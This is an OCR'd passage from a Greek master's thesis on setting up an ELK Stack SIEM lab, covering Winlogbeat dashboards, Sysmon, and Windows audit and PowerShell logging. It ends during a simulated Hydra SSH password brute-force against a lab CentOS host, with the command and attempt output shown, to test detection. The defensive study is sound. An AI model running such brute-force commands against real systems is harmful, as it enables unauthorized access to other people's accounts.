
Εικόνα 12. Winlogbeat Dashboard




Εικόνα 13. Winlodbeat Dashboard (1)




Εικόνα 14. Winlodbeat Dashboard (2)




Εικόνα 15. Winlodbeat Dashboard (3)



Εικόνα 16. Winlogbeat Discover



Εικόνα 17. Winlogbeat Dashboard ECS




Εικόνα 18. SIEM windows host


3.2.3 Παραμετροποίηση Windows Logging

Ο υπολογιστής με windows 10 παραμετροποιηθήκε κατάλληλα ώστε να καταγράφει επιπλέον πληροφορίες του συστήματος, έτσι ώστε σε περίπτωση επίθεσης να μπορέσουμε να εντοπίσουμε και να ιχνηλατήσουμε τις κινήσεις του επιτιθέμενου στον υπολογιστή μας.

Αρχικά έγινε η εγκατάσταση του εργαλείου Sysmon (System Monitor) από την Sysinternals. Πρόκειται για ένα εργαλείο που παρακολουθεί και καταγράφει πληροφορίες από τις ενέργειες που συμβαίνουν στον υπολογιστή μας στο Windows event log. Παρέχει πληροφορίες σχετικά με τις διεργασίες που δημιουργήθηκαν, δικτυακές συνδέσεις αλλά και αλλαγές στα αρχεία συστήματος (βλέπε εικόνες 19, 20).




Εικόνα 19. Εγκατάσταση Sysmon




Εικόνα 20. Ενεργοποίηση του service Sysmon


Επίσης όπως βλέπουμε στις εικόνες 21 μέχρι 26 ενεργοποιήσαμε στο σύστημα μας κάποιες ακόμα παραμέτρους προκειμένου να κρατάει πληροφορίες όπως Command line logging, Powershell script logging, Tasks event logging .




Εικόνα 21. Audit Process Creation




Εικόνα 22. Audit Policy




Εικόνα 23. Command Line logging



Εικόνα 24. PowerShell Logging



Εικόνα 25. PowerShell Script Logging



Εικόνα 26 - Task Scheduler Logging

4 Ανάλυση Επιδόσεων

Δημιουργήθηκε το εργαστήριο με τον server και τους clients προκειμένου να γίνουν οι απαραίτητες δοκιμές και μετρήσεις. Σε αυτό το σημείο προστέθηκαν ακόμα δύο clients (σύνολο έξι) που στέλνουν δεδομένα στο ELK Stack προκειμένου οι μετρήσεις να είναι όσο το δυνατόν πιο κοντά στην πραγματικότητα. Όπως αναφέραμε και νωρίτερα, τα χαρακτηριστικά του server διαφοροποιούνται ανάλογα με τα δεδομένα και των αριθμό των συσκευών που υπάρχουν στον οργανισμό και είναι συνδεδεμένα με το ELK Stack.


Για την υλοποίηση της μεταπτυχιακής εργασίας τα χαρακτηριστικά του server ηταν στο ελάχιστό που απαιτείται για την υλοποίηση του ELK Stack. Παρ ‘όλα αυτά δεν αντιμετωπίστηκαν προβλήματα στη λειτουργία του server, την επεξεργασία και ανάλυση των δεδομένων ή στην απόκριση του συστήματος.

Στα πλαίσια των δοκιμών για το Elastic SIEM έγιναν κάποιες επιθέσεις από έναν υπολογιστή που είναι στο ίδιο δίκτυο με τους υπόλοιπους υπολογιστές του εργαστηρίου μας. Το λειτουργικό είναι Kali Linux και χρησιμοποιήθηκε προκειμένου να υλοποιηθούν κάποιες εικονικές επιθέσεις προς τους υπολογιστές τους οποίους παρακολουθούμε με τη χρήση του ELK Stack. Από αυτές τις δοκιμές θέλουμε να δούμε ότι στο Elasticsearch μπορούμε να αναγνωρίσουμε το πότε έγινε μια επίθεση, ότι μπορούμε να ανιχνεύσουμε από που ξεκίνησε και γενικότερα να αναλύσουμε τις πληροφορίες που απεικονίζονται από το Kibana.


Η πρώτη επίθεση που πραγματοποιήθηκε ήταν με το εργαλείο Hydra. Χρησιμοποιήθηκε ένα αρχείο που περιείχε πιθανούς κωδικούς και έγινε προσπάθεια να αποκτήσουμε πρόσβαση σε έναν από τους linux clients μέσω του πρωτοκόλλου SSH. Το Kali Linux έχει την ip 192.168.88.177 ενώ για θύμα επιλέχθηκε το Centos με ip 192.168.88.145. Σαν username επιλέχθηκε ο χρήστης “test”.

```
root@kali:~# hydra -V -f -t 4 -l test -P /root/wordlist ssh://192.168.88.145
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-29 11:28:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:1/p:24), ~6 tries per task
[DATA] attacking ssh://192.168.88.145:22/
[ATTEMPT] target 192.168.88.145 - login "test" - pass "root" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "admin" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "1" - 4 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "2" - 5 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "3" - 6 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "4" - 7 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "5" - 8 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "6" - 9 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "7" - 10 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "8" - 11 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "9" - 12 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "10" - 13 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test1" - 14 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test12" - 15 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test13" - 16 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test14" - 17 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test15" - 18 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test16" - 19 of 24 [child 1] (0/0)
